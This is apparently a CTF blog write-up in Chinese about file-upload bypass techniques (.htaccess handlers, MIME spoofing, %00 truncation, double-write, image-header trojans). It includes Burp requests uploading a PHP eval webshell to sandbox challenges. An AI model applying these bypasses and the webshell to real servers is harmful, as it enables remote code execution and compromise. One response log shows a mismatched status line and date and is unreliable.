

ctf常见文件上传

原创

许允er 于 2022-03-03 11:17:46 发布 4083 收藏

分类专栏: [ctfhub](#) 文章标签: [安全](#) [web安全](#) [前端](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_61988806/article/details/123245564

版权



[ctfhub 专栏收录该内容](#)

3 篇文章 0 订阅

订阅专栏

1.htaccess

.htaccess是Apache的又一特色。一般来说, 配置文件的作用范围都是全局的, 但Apache提供了一种很方便的、可作用于当前目录及其子目录的配置文件——.htaccess (分布式配置文件)

```
<FilesMatch "zx"> #文件中含有zx(包括后缀)
SetHandler application/x-httpd-php #当文件中有zx则以php执行
</FilesMatch>
```


```
AddType application/x-httpd-php .jpg #文件后缀为.jpg为php执行
```

应用中用bp抓包把文件改为.htaccess 才可以使用

2.MIME

在[Http协议](#)消息头中, 使用Content-Type来表示具体请求中的媒体类型信息。

修改Content-Type字段



超文本标记语言文本 .html,html text/html

普通文本 .txt text/plain

RTF文本 .rtf application/rtf

GIF图形 .gif image/gif

JPEG图形 .jpeg,jpg image/jpeg

3.前端过滤

及黑白名单过滤

bp抓包直接改后缀

4.00截断

条件

1. PHP版本小于5.3.4
2. php.ini中的magic_quotes_gpc设置为Off

准备两个带一句话木马的jpg 和 php文件

先上传jpg文件在url中加入php文件 用%00截断

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer

9 x 10 x 12 x 13 x 14 x 15 x ...

Send Cancel < >

Request

Pretty Raw In Actions

```

1 POST /?road=/var/www/html/upload/zx.php%00 HTTP/1.1
2 Host: challenge-7a996d78164dd21c.sandbox.ctfhub.com:10800
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----22208082196493112863955263509
8 Content-Length: 360
9 Origin:
  http://challenge-7a996d78164dd21c.sandbox.ctfhub.com:10800
10 Connection: close
11 Referer:
  http://challenge-7a996d78164dd21c.sandbox.ctfhub.com:10800/
12 Upgrade-Insecure-Requests: 1
13
14 -----22208082196493112863955263509
15 Content-Disposition: form-data; name="file"; filename="zx.jpg"
16 Content-Type: image/jpeg
17
18 <?php eval($_POST['zx']) ?>
19 -----22208082196493112863955263509
20 Content-Disposition: form-data; name="submit"
21
22 Submit
23 -----22208082196493112863955263509--
24

```

Response

Pretty Raw Render

```

1 HTTP/1.1 405 Not Found
2 Server: openresty
3 Date: Thu, 03 May 2023 10:00:00 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 360
6 Connection: close
7
8 <html>
9 <head>
10 <title>
11 405 Not Found
12 </title>
13 </head>
14 <body>
15 <center>
16 <h1>
17 405 Not Found
18 </h1>
19 </center>
20 <hr>
21 <center>
22 openresty
23 </center>
24 </body>
25 </html>

```

CSDN @许允er

5. 双写

及清除连续的如php php5 等关键字

绕过可以用 .PPHPHP中间连续的php会被消除但p和hp会构成行的可执行的php文件

6. 文件头

```

c:\Users\admin\Desktop>copy 2.png/b+zx.php/a 2.php
2.png
zx.php
已复制 1 个文件。

c:\Users\admin\Desktop>copy 1.png/b+zx.php/a 2.php
1.png
zx.php
已复制 1 个文件。

```

CSDN @许允er

在cmd中生成图片马

然后上传图片马

Request

```

1 POST / HTTP/1.1
2 Host: challenge-58b9d7470e8a37ff.sandbox.ctfhub.com:10800
3 Content-Length: 6099
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge-58b9d7470e8a37ff.sandbox.ctfhub.com:10800
7 Content-Type: multipart/form-data; boundary=---WebKitFormBoundaryDdwijWW7KuxvYeY
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.9,application/signed-exchange;v=b3;q=0.9
10 Referer: http://challenge-58b9d7470e8a37ff.sandbox.ctfhub.com:10800/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 -----WebKitFormBoundaryDdwijWW7KuxvYeY
16 Content-Disposition: form-data; name="file"; filename="2.php"
17 Content-Type: image/png
18
19
20
21 IHDR00001ZsRGB0IegAMA+Oua
pHYsAACo`d7IDATx`iY:kAVON+OH$*+YD0"#08d4OD"OOH$DD0»iIi000i$DizRXEM°Ffiúic? !ÀB00 !
D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 !
D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 !
D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 ! D0000"ÀB00 !
D000a\OÇIfsDIFsQzByIe0DUj -8os4uy~k^QÁ*çç162mç4)S0i1pP0?úIDEÁt:~»evsm?y+*U?pp00Ad2)Á000E
**\R.l0pA0nN$0f`DÍçãx0`Q04n [Dk:0.DEYn*PAr
Oa0y4ÁS0nnnU0z~`»çç0Ife0zçB` .x0iv[«uU0`UÁ*UVU~We`ãñ0Paz
Oa0yú EmW="Túx<DÍçY`NSS(p&AQ0ç0a9«60000±`!ÁDvx.EÁÁÁp8uá0E0±~,çÇ0V0T3
~<BpPçI0On`úmr.Zaph`á\0YnW*0+?E0m:4YD1H0ÁÁ:(0)000Et:mZ=c0T0uX,çUm(=1M0ÁÁ00I;xp8i02mZ=£B0+1
~AD
0000#0;0;0>D> .ñI.00!Áa0U0n 0Ác*+ !Et:wwwV,0Daç00Á`ÜivEá0Á3DAYY*«+400`!Áa<Dá;E0D0Áç(0ó0~ç?D
|a+`09~cxZz46<ak`00a0etpZu0Á`0QíA;P0a4L0Á13<D7`0úy~k^7Áex04ÁAY$01*U,Daw\0N$M«g0ÁEuc`U5?Á`çç
i~úmV*E0`C0q000u|`^U0kYn`UÁ*Áexo4Á`"Üiv`!E8
22 93E1EÁq39Áp8`70B"Á.XI0Á0NçY`J0mE0cReYÍJ;0N+ú0P0P0Ar<>0u=0N`çÁUVU0Ü0lTÁÇ|U0Á,T01E0F` .mç4`B17
saW«00a`0400[DÁcUáevsmT="
23 U0|>/«u0i0NDq;çUm3p50<nD0e0q`d4^úgH0ç0a0+B`16,40E0b±016i0a0
D>Á0aVQVDFErUe~á0di~re0e0|0±.)00E
Áxgr0#Á0r`C0ñrP0ÁYrP0á0Á;TSUUr>D>vçãq;ZM«D0D0? !Á0ñetZ`X0é0á0[040i0c0`00N$S00éá0áw`Yç100
,IfsDIfiiúE0rç~±çD0] 0R~+~0N$M~0et`^`Uk0D`Á.Á»»DÍç/G`G`iiid2Y~V$0E4` 0n`+N5`YnU0X?,`+0`j`Á`0ç02
áD`;D>0±0P4*~m~0úyñk`*0aph/I0úN$0jmu`*é0e*$J00éU1~ieÁD`çep00u=DúYV`Ü~çç00u`K`Í0;;f;/0úÚ00uÁ`
4ÁÍÁf`DLéy~ç~++çEÜ*||Ái30N$Ár900c84a00)0Y~çX,i1iiUíU`N$30E*68.DEÜn`*Uí00ç~--e~úU~evspç00(ç0
|e±0D`Á5`Áx<0u~:Á40>P0ç0E~z~k*V«U»,2i0çUíivss000çYpP0?>U?r8e0D0Cá0000000000Uí~áñ0»0x0z4
rpuZ0N$VÁy
*70ñ`zN`M0y04~e~*03i60iD`04»3Wx0*±±~0m80Dm++E0YB} *7070ç;04~ít:Íç0~çB«*B:0N$U0úy4}01`z4^[]e
v»0é0ly00`Üiv8y0<0Xé±áñ000}iç`P~«B1/_0P0N0i64J00KÍ40yZWV}±0ci9D~s0fÁH*P*ñ}ç0U0»Á00r`ñ|0e
*Áá0iv0`ñD]W0M«0;Knnn1|aW`üiç0`áññ±=
24 0rEvB0`p81]H0-V«!4:0ÍaphD]E0N$0004Á;0i(è*!>D700é0J0mG*0"ÁJw$V«u(
i01*U400i~U00á0~*+Áuu0`B`P70i/Ás)X0yY8`P?Íç0D~00q00Wpá00rÁe0etDÜn`i!00rÁé000i|00rÁçYn0+

```

Done

Search... 0 matches

Response

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.19.3.2
3 Date: Thu, 03 Mar 2022 03:06:57 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 535
6 Connection: close
7 X-Powered-By: PHP/7.3.14
8 Vary: Accept-Encoding
9 Access-Control-Allow-Origin: *
10 Access-Control-Allow-Headers: X-Requested-With
11 Access-Control-Allow-Methods: *
12
13 <script>
alert('0000')
</script>
0000000<br>
upload/2.php<!DOCTYPE html>
14 <html>
15 <head>
16 <meta charset="UTF-8">
17 <title>
CTFHub 0000 - 00000
</title>
18 </head>
19 <body>
20 <h1>
CTFHub 0000 - 00000
</h1>
21 <form action="" method="post" enctype="multipart/form-data">
22 <label for="file">
Filename:
</label>
23 <input type="file" name="file" id="file" />
24 <br />
25 <input type="submit" name="submit" value="Submit" />
26 </form>
27 </form>
28 </body>
29
30 </html>

```

Search... 0 matches

要改Mime